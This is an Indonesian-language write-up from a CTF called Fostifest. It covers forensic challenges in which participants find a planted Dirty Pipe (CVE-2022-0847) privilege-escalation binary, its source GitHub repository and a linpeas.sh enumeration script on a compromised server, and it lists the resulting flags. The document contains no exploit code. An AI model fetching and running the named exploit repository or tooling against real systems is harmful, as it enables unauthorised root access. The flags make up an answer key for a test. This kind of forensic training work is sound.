
Desc :

CVE and full path file that used by attackers to perform privilege escalation Format
Flag: Fostifest{CVE-XXXX-XXXX:/path/path/path/file}

Solution :

1. Terdapat shell yang telah ditanamkan oleh attacker ke dalam server Fostifest
2. kami coba untuk mencari dengan menggunakan tools pencarian yang ada di winscp dengan key search *.sh
3. ditemukan beberapa file mencurigakan yang terdapat pada direktori /var/www/.. dan /var/www/./root
4. setelah itu terdapat file exp yang berada pada direktori /var/www/./root/ yang merupakan file privilege escalation
5. kemudian kami menemukan referensi dari google dengan link <https://github.com/AI1ex/CVE-2022-0847> yang menyatakan exp merupakan file backdoor dengan teknik privilege escalation
6. kami pun mengecek file tersebut di virus total
7. dan kami menemukan flagnya : **Fostifest{CVE-2022-0847:/var/www/./root/exp}**
8. Screenshot terlampir





A screenshot of the VirusTotal analysis page for the file 817dc99600c35a9dd339fc44dadfa343584f9cdb32d022922a1bdf172e5ea7db. The page displays a 'Community Score' of 35/64. The 'DETECTION' tab shows 35 security vendors flagged it as malicious. The 'DETAILS' tab shows the file is a 64-bit ELF shared library from 2022-09-24. The 'COMMUNITY' tab lists vendor analysis:

Vendor	Analysis	Notes
Ad-Aware	Trojan Linux Generic 266190	ALYac
Antiy-AVL	Trojan/Generic ASELF.3B	Avast
Avast-Mobile	ELF.CVE-2022-0847-C [Expl]	AVG
Avira (no cloud)	EXP/CVE-2017-7308.cisz	BitDefender
ClamAV	Unix Exploit CVE_2022_0847-9941536-0	Cynet
Cyren	E64/DCCVE22084	Elastic
Emsisoft	Trojan Linux Generic 266190 (B)	eScan
ESET-NOD32	A Variant Of Linux/Exploit.CVE-2022-084...	Fortinet
GData	Trojan Linux Generic 266190	Google
Ikarus	Exploit CVE-2022-0847	Jiangmin

Repo Of PE File


Desc :

Original Repository of files used for privilege escalation Format Flag: Fostifest{url}

Solution :

1. setelah menemukan direktori yang terdapat backdoor privilege escalation, kami analisa lagi pada folder root pada direktori /var/www/./root/ dengan menggunakan perintah ls -a
2. setelah kami enter dan menemukan adanya folder .git setelah kami buka dan mengecek file nya satu persatu dan di file config kami menemukan repositori yang digunakan untuk privilege escalation yaitu dengan link
<https://github.com/Al1ex/CVE-2022-0847>
3. dan kami menemukan flag nya :

Fostifest{https://github.com/Al1ex/CVE-2022-0847}



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a small icon of a plus sign inside a rounded square. The terminal output is as follows:

```
ubuntu@ubuntu:/var/www/./root$ ls -a
. .. exp .git passwd
ubuntu@ubuntu:/var/www/./root$
```

Then, the user navigates into the .git directory:

```
ubuntu@ubuntu:/var/www/./root$ cd .git
ubuntu@ubuntu:/var/www/./root/.git$ ls -a
. .. branches config description HEAD hooks index info logs objects packed-refs refs
ubuntu@ubuntu:/var/www/./root/.git$ cat config
```

The config file content is displayed:

```
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = https://github.com/Al1ex/CVE-2022-0847
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
ubuntu@ubuntu:/var/www/./root/.git$
```

Local Enumeration

Desc :


File used by the attacker to enumerate the local system to perform information gathering full path

Format Flag: Fostifest{/path/path/path/file}

Solution :

1. untuk mencari file backdoor nya hampir sama dengan privilege escalation, karena berada di path folder yang sama, yaitu di /var/www/./
2. menggunakan pencarian shell dengan memanfaatkan pencarian pada tools winscp dengan perintah *.sh dan ditemukan file linpeas.sh
3. setelah itu kami coba cek file tersebut di virustotal
4. dan kami coba untuk memasukkan flag nya dan benar, flag :

Fostifest{/var/www/./linpeas.sh}



The screenshot shows a VirusTotal analysis page for a file. The URL in the address bar is virustotal.com/gui/file/e00ffa7945378d2a5742aa4926277226dffbb8b3c1ce9fd23c33c06c482cbe90. The file name is `e00ffa7945378d2a5742aa4926277226dffbb8b3c1ce9fd23c33c06c482cbe90`. The file type is `lmpreas.sh` and it has a `direct-cpu-clock-access` file extension. The file size is 806.34 KB and it was analyzed on 2022-09-23 12:16:37 UTC, 15 days ago. A large red circle at the top left indicates that 6 security vendors flagged the file as malicious. Below this, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The COMMUNITY tab is selected and shows a score of 6. The SECURITY VENDORS' ANALYSIS section lists several vendors and their findings:

Virus Name	Vendor	Findings	
AhnLab-V3	HackTool/Shell Scanner.S1823	Avast	BV.Scanner-U [Trj]
AVG	BV.Scanner-U [Trj]	Kaspersky	HEUR.HackTool.Shell.lmpreas.b
Lionic	Hacktool Shell.lmpreas.3lc	ZoneAlarm by Check Point	HEUR.HackTool.Shell.lmpreas.b
Avast (Cloud AV)	Undetected	Ad-Aware	Undetected

BONUS

Sanity Check

Desc :

Challenge

21 Solves

X

Sanity Check

50

Flag: Fostifest{Anjazzz_Kelazzzzzz}

Flag

Submit

Solution :

sudah jelas terlihat flag nya : **Fostifest{Anjazzz_Kelazzzzzz}**

Fosti Server Password

Desc :

Gunakan password dibawah ini untuk membuka file Zip Fosti Server Password:
`fostifest_d52f925a44fe265dcf678e8da09aab79`

Flag chall ini: `Fostifest{%s} %password`

Solution :

petunjuk nya sudah jelas yaitu pada flag untuk memasukkan password file Zip Fosti Server dengan flag : `Fostifest{fostifest_d52f925a44fe265dcf678e8da09aab79}`

Feedback

Desc :

terdapat link yang digunakan untuk feedback dari peserta ctf Fostifest di link berikut : <https://forms.gle/f7umuTZr4Ue1EnuDA>

Solution :

setelah kami isi form nya maka akan muncul flag nya :

`Fostifest{__anjazz_kelazzz__}`



The image shows a screenshot of a Google Form. At the top, there is a pink header with the text "FOSTIFEST" in large white letters and "Cybersecurity For Public Safety" in smaller white letters below it. Below the header, the form has a light gray background. The title of the form is "FORM KRITIK DAN SARAN". There is a text input field where the user has entered the flag "Fostifest{__anjazz_kelazzz__}". To the left of this input field is the email address "ledwahyudi@gmail.com" and a "Ganti akun" link. To the right of the input field is a small cloud icon. At the bottom of the form, there are three buttons: "Kembali" (Back), "Kirim" (Send), and "Kosongkan formulir" (Clear form). A note at the very bottom of the form says ".Jangan pernah mengirimkan sandi melalui Google Formulir".